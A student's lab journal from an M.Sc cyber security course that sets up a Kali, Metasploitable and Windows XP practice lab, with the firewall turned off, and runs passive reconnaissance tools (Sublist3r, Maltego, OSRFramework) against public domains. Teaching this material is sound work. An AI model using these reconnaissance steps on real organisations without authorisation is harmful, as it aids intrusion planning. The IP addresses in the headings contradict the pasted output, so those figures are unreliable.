R.D & S.H NATIONAL COLLEGE & SWA SCIENCE COLLEGE

Bandra, Mumbai - 400050

DEPARTMENT OF COMPUTER SCIENCE

M.Sc Computer Science – Semester III

Cyber Security and Risk Assessment

JOURNAL

2024-2025

Seat No. _____

R.D. & S.H. NATIONAL COLLEGE & S. W.A. SCIENCE COLLEGE,

Bandra, Mumbai – 400050.

Department of Computer Science

CERTIFICATE

This is to certify that **Mr/Ms.** of **M.Sc Part II (Sem III)** class has satisfactorily completed **8** Practicals in the subject of **Cyber Security and Risk Assessment** as a part of M.Sc. Degree Course in Computer Science during the academic year 2024 – 2025.

Date of Submission:

Faculty Incharge

Co-ordinator,
Department of Computer Science

Signature of External Examiner

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PRACTICAL NO : 1

Aim: Exploring and building a verification lab for penetration testing (Kali Linux)

Requirements:


- **Kali Linux:** A specialized Linux distribution for penetration testing.
- **Metasploitable:** A vulnerable virtual machine designed for testing.
- **Windows XP/7/10 VM:** A target system to test attacks.

- **VMware/VirtualBox:** Virtualization software to run multiple OS instances.

Steps:


1. VMware Installation:

- Download and execute the VMware installer to install VMware Player/VirtualBox




2. Installing Windows XP:


- Open VMware and select "Create a New Virtual Machine."




- Choose the Windows XP ISO.
- Enter the product key and create a user with a password.




- Name your virtual machine.



- Set the disk size (default option is fine).



- Finish the installation and wait for it to complete.



3. Configuring Windows XP:

- Disable the Windows firewall:
    - Go to Start Menu > Control Panel > Security Center.
    - Select Windows Firewall and turn it off.

4. Installing Kali Linux:

- Open VMware and select "Open a Virtual Machine." ● Choose the Kali Linux virtual machine file and run it.
- Log in with the username and password (kali).

5. Installing Metasploitable:

- In VMware, select "Open a Virtual Machine."
- Choose the Metasploitable virtual machine file and run it.
- Log in with the username and password (msfadmin).

6. Networking Setup:

- Obtain the IP addresses for each virtual machine:
  - **Kali Linux & Metasploitable:** Use ip a. ○ **Windows XP:** Use ipconfig.

1. **Kali Linux: 192.168.253.128**

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:cb:ed:94 brd ff:ff:ff:ff:ff:ff
    inet 192.168.231.129/24 brd 192.168.231.255 scope global dynamic noprefix
route eth0
       valid_lft 1743sec preferred_lft 1743sec
    inet6 fe80::de37:ee8c:b8a2:ad5f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

2. **Metasploitable: 192.168.253.130**

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ea:e3:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.231.130/24 brd 192.168.231.255 scope global eth0
    inet6 fe80::20c:29ff:feea:e3cf/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:ea:e3:d9 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

3. **Windows XP: 192.168.253.129**

```
C:\WINDOWS\system32\command.com
Specified COMMAND search directory bad
Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C>C:\Windows\System32\ipconfig.exe

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.231.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.231.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C>
```

7. Pinging Between Systems:

- **Ping Metasploitable from Kali & Windows.**

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.231.130
PING 192.168.231.130 (192.168.231.130) 56(84) bytes of data.
64 bytes from 192.168.231.130: icmp_seq=1 ttl=64 time=0.952 ms
64 bytes from 192.168.231.130: icmp_seq=2 ttl=64 time=0.516 ms
64 bytes from 192.168.231.130: icmp_seq=3 ttl=64 time=0.471 ms
64 bytes from 192.168.231.130: icmp_seq=4 ttl=64 time=1.33 ms

── 192.168.231.130 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 0.471/0.817/1.331/0.350 ms

┌──(kali㉿kali)-[~]
└─$
```

```
C:\Documents and Settings\Administrator>ping 192.168.231.130

Pinging 192.168.231.130 with 32 bytes of data:

Reply from 192.168.231.130: bytes=32 time<1ms TTL=64
Reply from 192.168.231.130: bytes=32 time<1ms TTL=64
Reply from 192.168.231.130: bytes=32 time<1ms TTL=64
Reply from 192.168.231.130: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.231.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

- **Ping Windows from Metasploitable & Kali.**

```
msfadmin@metasploitable:~$ ping -c 4 192.168.231.128
PING 192.168.231.128 (192.168.231.128) 56(84) bytes of data.
64 bytes from 192.168.231.128: icmp_seq=1 ttl=128 time=4.03 ms
64 bytes from 192.168.231.128: icmp_seq=2 ttl=128 time=0.416 ms
64 bytes from 192.168.231.128: icmp_seq=3 ttl=128 time=0.365 ms
64 bytes from 192.168.231.128: icmp_seq=4 ttl=128 time=0.469 ms

--- 192.168.231.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.365/1.322/4.039/1.569 ms
msfadmin@metasploitable:~$
```

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.231.128
PING 192.168.231.128 (192.168.231.128) 56(84) bytes of data.
64 bytes from 192.168.231.128: icmp_seq=1 ttl=128 time=0.451 ms
64 bytes from 192.168.231.128: icmp_seq=2 ttl=128 time=0.581 ms
64 bytes from 192.168.231.128: icmp_seq=3 ttl=128 time=0.675 ms
64 bytes from 192.168.231.128: icmp_seq=4 ttl=128 time=0.457 ms

── 192.168.231.128 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3046ms
rtt min/avg/max/mdev = 0.451/0.541/0.675/0.093 ms

┌──(kali㉿kali)-[~]
└─$
```

- **Ping Kali from Windows & Metasploitable.**

```
C:\Documents and Settings\Administrator>ping 192.168.231.129

Pinging 192.168.231.129 with 32 bytes of data:

Reply from 192.168.231.129: bytes=32 time<1ms TTL=64
Reply from 192.168.231.129: bytes=32 time<1ms TTL=64
Reply from 192.168.231.129: bytes=32 time<1ms TTL=64
Reply from 192.168.231.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.231.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
msfadmin@metasploitable:~$ ping -c 4 192.168.231.129
PING 192.168.231.129 (192.168.231.129) 56(84) bytes of data.
64 bytes from 192.168.231.129: icmp_seq=1 ttl=64 time=1.87 ms
64 bytes from 192.168.231.129: icmp_seq=2 ttl=64 time=0.413 ms
64 bytes from 192.168.231.129: icmp_seq=3 ttl=64 time=0.385 ms
64 bytes from 192.168.231.129: icmp_seq=4 ttl=64 time=0.361 ms

--- 192.168.231.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.361/0.757/1.870/0.643 ms
msfadmin@metasploitable:~$
```

PRACTICAL NO : 2


Aim: Use of open-source intelligence and passive reconnaissance

Requirements:


Steps:

A) Sublist3r: Finding Subdomains

1. Install Sublist3r:
    - In the terminal, run: sudo apt install sublist3r



2. Run Sublist3r:
    - Use Sublist3r to find subdomains of GitHub using the Bing search engine: sublist3r -d github.com -t 3 -b bing
    - Replace -t 3 with the number of threads and -b bing with your desired search engine (e.g., Google, Yahoo).
3. Note the Results:
    - Record any subdomains found.




-d github.com: Specifies the domain to search subdomains for.

-t 3: Sets the number of threads (you can adjust this as needed).

-b bing: Specifies Bing as the search engine.

B) Maltego: Visualizing Relationships


1. **Install Maltego:**
   - Install the Maltego tool: sudo apt install maltego




2. **Create an Account:**
   - Launch Maltego from the terminal: maltego
   - Create an account if you don't have one, or log in if you do.
3. **Set Up and Run a Machine:**


- After logging in, navigate to the "Machines" tab.
- Select "Footprint L1" (Basic footprint) and click "Run Machine."

4. **Enter a Target Domain:**
   - When prompted, enter `testfire.net` or any other domain you want to analyze.





5. **Analyze the Output:**
   - View the output graph and analyze the relationships and data points found.



C) OSRFramework: Keyword Searches


1. **Install OSRFramework:**
    - Install the framework using pip: sudo pip install osrframework

```
┌──(kali㉿kali)-[~]
└─$ sudo pip install osrframework
[sudo] password for kali:
Collecting osrframework
  Downloading osrframework-0.20.5.tar.gz (203 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 203.1/203.1 kB 2.9 MB/s eta 0:00:00
```

2. **Run Usufy:**
    - Search for the keyword "cyberhia" in URLs: usufy -n cyberhia

